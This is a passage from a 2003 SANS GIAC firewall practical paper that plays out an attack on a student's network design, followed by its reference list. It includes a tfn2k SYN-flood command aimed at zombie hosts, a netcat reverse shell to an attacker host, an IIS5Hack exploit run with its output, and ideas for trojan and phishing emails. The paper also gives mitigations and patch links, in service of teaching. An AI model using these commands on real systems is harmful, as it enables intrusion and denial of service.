10 - Blindly execute remote shell command, usage -i command
```

We have a list of our compromised cable modem system on a file named 'zombies'. To instruct those systems to send SYN flood attack to the Web Server, 192.168.1.69, we need to execute this command:

```
#./tfn –c 5 –f zombies –I 192.168.1.69 –p 80
```

We remember Brian didn't mention anything about enabling SYN Defender feature in his setup. So we can imagine right now his Web Server crash. Ah, moment of glory!

To protect our self from DDoS attack, we can use HTTP Reverse Proxy to intercept all HTTP and HTTPS traffic to the Web Server. Some firewall, like Check Point, has a feature that can be enabled to protect from SYN Flood attack. That feature, SYN Defender, when enabled will act as connection proxy between the Internet and Web Server. So it's same like using HTTP Reverse Proxy, the firewall will intercept HTTP and HTTPS and completed TCP 3-way handshake before pass through the data to Web Server. But tfn2k has other option than SYN Flood, such as ICMP or UDP. We can ask our zombies to flood Brian network with UDP packets and exhaust his Internet bandwidth. The only way to avoid DDoS is by preventing our system to become someone's zombie from the first place.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4.3 Compromise the Internal Systems

Our DoS looks successful. Brian site was down, but only for few minutes! Brian Administrators acted very fast, they enable the SYN Defender feature in Check Point firewall, blocked packet with source address of our Zombies, and called the ISP to block from their side. After they successfully blocked our attack, the admin restart the server and they back to business.

The worst thing is, now most probably they have the IP addresses of our Zombies, which means Brian GIAC admin may contact those systems' administrators to tell them that there is an tfn2k agent in their system. We are really a loser!

Our final attack is trying to compromise the Internal Systems through the Perimeter.

From Brian configuration, we notice that access from the Internet only allowed to his Web Server using HTTP and HTTPS, Mail Server using SMTP port and DNS Server that allowed us to query using UDP port 53.

Based on our previous experience, we don't want to underestimate Brian team in handling incident this time. We can't just try to exploit those servers, because it might disclose our present or any system we used to launch the attack. We believe that Brian System Administrator has patched the servers and monitor latest security updates.

There is no way we can pass through the firewall to connect to Brian Internal Network directly. However we see there is possibility to compromise internal system if an internal host can connect to our system and provide us the shell or command prompt of his system.

How can we do that?

Brian allowed only http and https traffic from Internal Network to the Internet. So if we can make this internal user to contact our system through port http, for example, then we can force that user to provide us his command prompt.

To explain this, we will use TCP/IP Swiss army tool netcat[28]. Attacker will listen (-l) on port (-p) http (80),

```
C:\attacker>nc -l -p 80
```

and target will connect to attacker IP address port 80 while providing command prompt (-e cmd.exe) of his own system.

```
C:\target>nc -e cmd.exe attacker_IP_address 80
```

[28] Unix and Windows version can be downloaded at http://www.atstake.com/research/tools

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

As soon as user on target host press <enter> to execute the command… Whoala! We can get target command prompt in attacker machine:

```
C:\attacker>nc -l -p 80

C:\target>
```

This basic Trojan mechanism shows us how Windows command prompt can be tunneled through http packet. If we run TCPDump, we can see the process in detail:

```
20:36:02.005932 target.1085 > attacker.http: S 559157200:559157200(0) win
16384 <mss 1260,nop,nop,sackOK> (DF)
20:36:02.005947 target.1085 > attacker.http: S 559157200:559157200(0) win
16384 <mss 1260,nop,nop,sackOK> (DF)
20:36:02.006511 attacker.http > target: S 645802905:645802905(0) ack
559157201 win 17640 <mss 1260,nop,nop,sackOK> (DF)
20:36:02.013047 target.1085 > attacker.http: . ack 1 win 17640 (DF)
20:36:02.013062 target.1085 > attacker.http: . ack 1 win 17640 (DF)
20:36:02.083172 target.1085 > attacker.http: P 1:91(90) ack 1 win 17640 (DF)
20:36:02.083187 target.1085 > attacker.http: P 1:91(90) ack 1 win 17640 (DF)
20:36:02.276798 attacker.http > target.1085: . ack 91 win 17550 (DF)
```

From tcpdump result, we can see the TCP 3-way handshake between target using port 1085 to attacker using port 80 or HTTP. After the connection established, we can see packet from target to attacker just looks like target machine tries to browse something on attacker website. In fact, the target provided his command prompt to the attacker!

Ok, so it's possible to get the shell or command prompt through HTTP connection. But how can we make the internal user execute that command or program that will connect to our system?

There are several ways. The first way is send some exploit on our target and force it to connect to our machine port 80. One tool that can be used to accomplish this is IIS5Hack[29]




Figure 13 Exploit the Web Server and force it connect to Attacker machine

[29] http://online.securityfocus.com/data/vulnerabilities/exploits/iis5hack.zip

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

IIS5Hack exploits Microsoft IIS 5.0 printer ISAPI Extension Buffer Overflow Vulnerability, bugtraq ID 2674 in Security Focus[30]. From the readme file of IIS5Hack:

> Windows 2000 Internet printing ISAPI extension contains msw3prt.dll which handles user requests. Due to an unchecked buffer in msw3prt.dll, a maliciously crafted HTTP print request containing approx 420 bytes in the 'Host:' field will allow the execution of arbitrary code. Typically a web server would stop responding in a buffer overflow condition; however, once Windows 2000 detects an unresponsive web server it automatically performs a restart. Therefore, the administrator will be unaware of this attack.

In IIS5Hack tool, it contains set of command to force the target Web Server to connect to any host and port we defined. In this example, we will force the target to connect to attacker machine port 80.

From the attacker we can execute the exploit command:

```
C:\iis5hack>iis5hack

IIS5 prn exploit of riley@eeye.com
Shell by dspyrit@beavuh.org
Simpilified by CyrusTheGreat@hushmail.com
Boro Hal Kon! :)

IIS5HACK  <IIS5 host> <netcat host> <netcat port>

C:\iis5hack>iis5hack target_IP_address attacker_IP_address 80

IIS5 prn exploit of riley@eeye.com
Shell by dspyrit@beavuh.org
Simpilified by CyrusTheGreat@hushmail.com
Boro Hal Kon! :)

Connecting target_IP_address ...OK.
Sending Exploit... OK
```

On another windows in attacker machine, we use netcat to listen to port 80, waiting connection from Web Server just like in our previous example

```
C:\attacker>nc -l -p 80

C:\target>
```

Yes, we can get the command prompt of the target Web Server.

Microsoft has released a patch to fix this problem:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321

[30] http://online.securityfocus.com/bid/2674

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This way cannot be used in our attack. Why? First, we have seen how Brian GIAC System Administrator handled DDoS attack very quickly and gently. They are really professional. We must assume they have patched their Public Server with the latest one.

Second, even we can find latest vulnerability and patch in Brian servers is not updated yet, Brian didn't allow his servers to initiate connection to the Internet, only smtp from his mail server and DNS query and NTP from his DNS server.

Since it's really difficult to attack Brian Public Server, we focus our self to attack Internal Host. How can we force internal user to connect to our site?

There are some ways, for example we can send e-mail with one Trojan horse program as attachment. When the user opens the attachment, he will execute the command to connect to our machine through port 80 (for example when user open the attachment, he will execute nc -e cmd.exe *attacker_IP_address* 80). Definitely we have to include the netcat program in our attachment.

This method is most likely will fail. Because even Brian didn't mention any anti virus gateway in his setup, most probably all users have anti virus software that will recognize our Trojan program in the attachment. Even the user doesn't have anti virus software, but we believe Brian users are intelligent enough to carefully inspect any attachment on their incoming mail.

There is another way that user will execute our command even he doesn't open the attachment. We can try to exploit the vulnerability on user's Internet Explorer, for example we can exploit Microsoft Internet Explorer Arbitrary HTML File Execution Vulnerability, Bugtraq ID 3116[31].

According to the Security Focus discussion:

> An HTML parser feature included in Internet Explorer could allow malicious script, included in a HTML file that is saved as another file type, to execute upon attempting to open the file.
> For example, if a file has a .gif, .txt, or .jpg etc. file extension, and it contains HTML tags along with arbitrary script. IE will detect the content type and not open the file according to the extension, it will be opened as an HTML file. Possibly allowing the execution of the arbitrary script.

So if we send HTML mail that contains arbitrary code to Brian user, and he opens the e-mail using Internet Explorer functionality (features in Microsoft Outlook), he will execute our code. Or we can send nice advertising e-mail to Brian user, and ask him to go to our web site. Source code in our web site contains arbitrary code, and when he views it, Internet Explorer will execute the code.

This is sample vulnerability of Microsoft Internet Explore than can be used for us to launch our attack through Brian Perimeter Network.

[31] http://online.securityfocus.com/bid/3116

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The latest Microsoft Outlook Express vulnerability was found by Noam Rathaus from Beyond Security Ltd. This vulnerability is assigned Bugtraq ID 5944 and posted at http://online.securityfocus.com/bid/5944

Basically, if Brian users use vulnerable Outlook Express version 5.5 and 6.0, this program always tries to check sender's digital signature from the e-mail. The way Outlook handles S/MIME digital certificates causes it to execute arbitrary code when inspecting a malformed S/MIME signed message. So we can create malformed S/MIME signature that contains arbitrary code to connect to our machine port 80, for example, most probably Outlook Express will execute this command and we can penetrate the system remotely.

Microsoft Security Bulletin MS02-058 encloses patch for Outlook Express, http://www.microsoft.com/windows/ie/downloads/critical/q328676/default.asp. This issue has been fixed on Windows XP Service Pack 1 and Internet Explorer version 6.0 Service Pack 1.

If there is internal user uses Microsoft Windows XP, we can try to launch exploit Microsoft Windows XP WMA/MP3 Attributes Buffer Overrun Vulnerability, http://online.securityfocus.com/bid/6427. We can send malicious MP3 file to that user and when he saves to local folder and runs it using Windows Explorer, it will execute our code. We can also get same effect if we can make the user to browse our Web Site contain an IFRAME of a NetBIOS share that holds a malicious MP3.

This attack is also record at http://www.cert.org/advisories/CA-2002-37.html. Solution can be found at http://online.securityfocus.com/bid/6427/solution/.

The only way to prevent the users from our latest attack method is by make sure all users have upgraded their system with latest patch. Web Proxy can be used to bridge Internet connection with Internal Users, and it will check the content of HTTP packet. So it can detect if there is any attempt to tunnel the attacker command through it. But still it will not guarantee 100% because attacker may use HTTPS packet to tunnel the command, and it's really hard for the proxy to check the payload of HTTPS traffic.

Brian uses Web Proxy, so at least he has followed security practice and tried to protect his Internal Users as hard as possible. Looks like it's really hard to compromise the Internal System of Brian infrastructure. We believe they have patched the software and all users have received good security education.

But it's worth to try, right? And we can send this kind of email from one of our compromised cable modem hosts or any mail relay server, so we will not disclose our real address.
Hmm, what should be the contain of the email that will make Brian users interested to read or at least visit our web site? What are the most things or hobbies they like? Who likes MP3? Looks like we need some help here.

Mel, do you have a minute, please?

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Reference

Tatham, Simon. “PuTTY” April 2002
URL:http://www.chiark.greenend.org.uk/~sgtatham/putty/ (December 2002)

Cisco Systems. “Cisco 2600 Series Modular Access Platform” 2002
URL:http://www.cisco.com/en/US/products/hw/routers/ps259/products_data_sheet09186a00800a912b.html (December 2002)

Cisco Systems. “Cisco PIX515E Firewall Data Sheet” 2002
URL:http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b15.html (December 2002)

Spitzner, Lance. “Armoring Linux” 19 September 2000
URL:http://www.spitzner.net/linux.html (December 2002)

The OpenBSD Project. “Open SSH Manual Pages” March 2002
URL:http://www.openssh.com/manual.html (December 2002)

Red Hat Software. “Red Hat Software” 2003
URL:http://www.redhat.com/software/ (January 2003)

Internet Software Consortium. “ISC Bind” 2003
URL:http://www.isc.org/products/BIND/ (2002)

Ntp.org “Time Synchronization Server” 23 January 2003
URL: http://www.eecis.udel.edu/~ntp/ (December 2002)

Cisco Systems. “Cisco Catalyst 5000 Series Switch” 2002
URL: http://www.cisco.com/en/US/products/hw/switches/ps679/index.html (2002)

Snort “Snort: The Open Source Network Intrusion Detection System” 2002
URL: www.snort.org (2002)

Free Radius “FreeRADIUS – Building the perfect RADIUS Server” November 2002
URL: http://www.freeradius.org/ (December 2002)

Solarwinds.net “The Engineers Edition Toolset for Windows and Windows XP” 2002
URL: http://solarwinds.net/Tools/Engineer/index.htm (2002)

Cisco Systems. “Cisco SAFE Blueprint Solution SAFE: Wireless LAN Security In Depth” 2002
URL:http://www.cisco.com/en/US/netsol/ns110/ns129/ns131/ns128/networking_solutions_implementation_white_paper09186a008009c8b3.shtml (December 2002)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Cisco Systems “Configuring ISDN DDR with Dialer Profiles” 2002
URL:http://www.cisco.com/warp/public/793/access_dial/ddr_dialer_profile.htm (2002)l

Tripwire, Inc. “Tripwire Open Source Project” 2002
URL: www.tripwire.org (December 2002)

The Internet Enginering Task Force “IPSecurity” February 2003
URL: http://www.ietf.org/ids.by.wg/ipsec.html (2003)

Cisco Systems “Configuring Cisco Secure PIX Firewall 6.0 and Cisco VPN 3000 Clients Using IPSec” 2002
URL: http://www.cisco.com/warp/public//110/pix3000.html (December 2002)

Cisco Systems “Using the Cisco Command Line Interface” 2002
URL:http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/ffun_c/ffcprt1/fcf001.htm (January 2003)

National Security Agency. “Security Recommendation Guides – Cisco Router Guides” 10 December 2002
URL: http://nsa2.www.conxion.com/cisco/download.htm (January 2003)

Cisco Systems “Access Control Lists: Overview and Guidelines” May 2002
URL:http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/ftrafwl/scfacls.htm (January 2003)

Cisco Systems “Improving Security on Cisco Routers” 29 December 2002
URL: http://www.cisco.com/warp/public/707/21.html#rec_acc (December 2002)

Cisco Systems “Configuring Multiple Privilege Levels” 13 January 2003
URL:http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/fothersf/scfpass.htm#1001016 (December 2002)

Cisco Systems “Cisco PIX Firewall and VPN Configuration Guide, Version 6.2” 2002
URL:http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_62/config/index.htm (January 2003)

Cisco Systems “Configuring IPSec Between Hub and Remote PIXes with VPN Client and Extended Authentication” 2002
URL:http://www.cisco.com/warp/public/110/37.html (January 2003)

Spitzner, Lance. “Auditing Your Firewall Setup” 12 December 2000
URL: http://www.spitzner.net/audit.html (January 2003)

Fyodor “Nmap Stealth Port Scanner” 1 April 2002
URL:http://www.insecure.org/nmap (January 2003)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Sanfilippo, Salvatore. “hping”
URL: http://www.hping.org/ (January 2003)

TCPDump.org “TCPDump Public Repository” 16 December 2002
URL:http://www.tcpdump.org (January 2003)

States, Brian. “GCFW Practical Assignment – version 1.7” 22 January 2003
URL:http://www.giac.org/practical/GCFW/Brian_States_GCFW.pdf (January 2003)

SecuriTeam “Firewall-1 HTTP Security Server – Proxy Vulnerability” 22 September 2002
URL:http://www.securiteam.com/securitynews/5IP0M0K8AE.html (January 2003)

Check Point Software “HTTP Connect Commands” 22 February 2002
URL:http://www.checkpoint.com/techsupport/alerts/http_connect.html (January 2003)

Check Point Software “IKE Aggressive Mode” 3 September 2002
URL: http://www.checkpoint.com/techsupport/alerts/ike.html (January 2003)

NTA Monitor “NTA Monitor discovers Check Point FW-1 flaw” 2003
URL: http://www.nta-monitor.co.uk/news/checkpoint/checkpoint-main.htm (February 2003)

CERT/CC “Internet Key Exchange (IKE) protocol discloses identity when Aggressive Mode shared secret authentication is used” September 2002
URL: http://www.kb.cert.org/vuls/id/886601 (February 2003)

Packet Sniffer Network “How can I sniff cable-modem segments?” 2002
URL: http://www.packet-sniffer-network.com/sniffer.cable.segements.htm (February 2003)

Lindstrom, Dexter. “Sniffing a Cable Modem Network: Possible or Myth?” 5 March 2002
URL:http://www.sans.org/rr/homeoffice/sniffing.php (February 2003)

Dug Song “dsniff”
URL: http://monkey.org/~dugsong/dsniff/ (January 2003)

Dug Song “Fragrouter” 22 October 2002
URL: http://online.securityfocus.com/tools/176 (February 2003)

CERT/CC “Denial-of-Service Tools” 3 March 2000
URL: http://www.cert.org/advisories/CA-1999-17.html (February 2003)

Barlow, Jason. Thrower, Woody. “Tfn2k Analysis”
URL: http://packetstormsecurity.org/distributed/TFN2k_Analysis-1.3.txt

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Hobbit “Netcat 1.10 for Unix” March 1996
URL: http://www.atstake.com/research/tools/network_utilities/ (January 2003)

Cwysopal “Netcat 1.1 for Win95/98/NT/2000” February 1998
URL: http://www.atstake.com/research/tools/network_utilities/ (January 2003)

Security Focus “Microsoft IIS 5.0 .printer ISAPI Extension Buffer Overflow Vulnerability” May 2001
URL: http://online.securityfocus.com/bid/2674 (January 2003)

Security Focus “Microsoft Internet Explorer Arbitrary HTML File Execution Vulnerability” July 2001
URL: http://online.securityfocus.com/bid/3116 (January 2003)

Microsoft Corp “Microsoft Security Bulletin MS01-023” May 2001
URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-023.asp (January 2003)

Security Focus “Microsoft Outlook Express S/MIME Buffer Overflow Vulnerability” 29 January 2003
URL: http://online.securityfocus.com/bid/5944 (February 2003)

Microsoft Corp “Microsoft Security Bulletin MS02-058” 10 October 2002
URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-058.asp (February 2003)

Security Focus “Microsoft Windows XP WMA/MP3 Attributes Buffer Overrun Vulnerability” 18 December 2003
URL:http://online.securityfocus.com/bid/6427 (February 2003)

CERT/CC “Buffer Overflow in Microsoft Windows Shell” 19 December 2002
URL:http://www.cert.org/advisories/CA-2002-37.html (February 2003)

Microsoft Corp “Microsoft Security Bulletin MS02-072” 18 December 2002
URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-072.asp (February 2003)

McClure, Stuart. Scambray, Joel. Kurtz, Geourge. Hacking Exposed, 3rd Edition. Berkeley: Osborne / McGraw-Hill, 2001.

Skoudis, Ed. Counter Hack, A Step-by-Step Guide to Computer Attacks and Efective Defenses. Upper Saddle River: Prentice Hall, 2002.

Malik, Saadat. Network Security Principles and Practices. Indianapolis: Cisco Press, 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.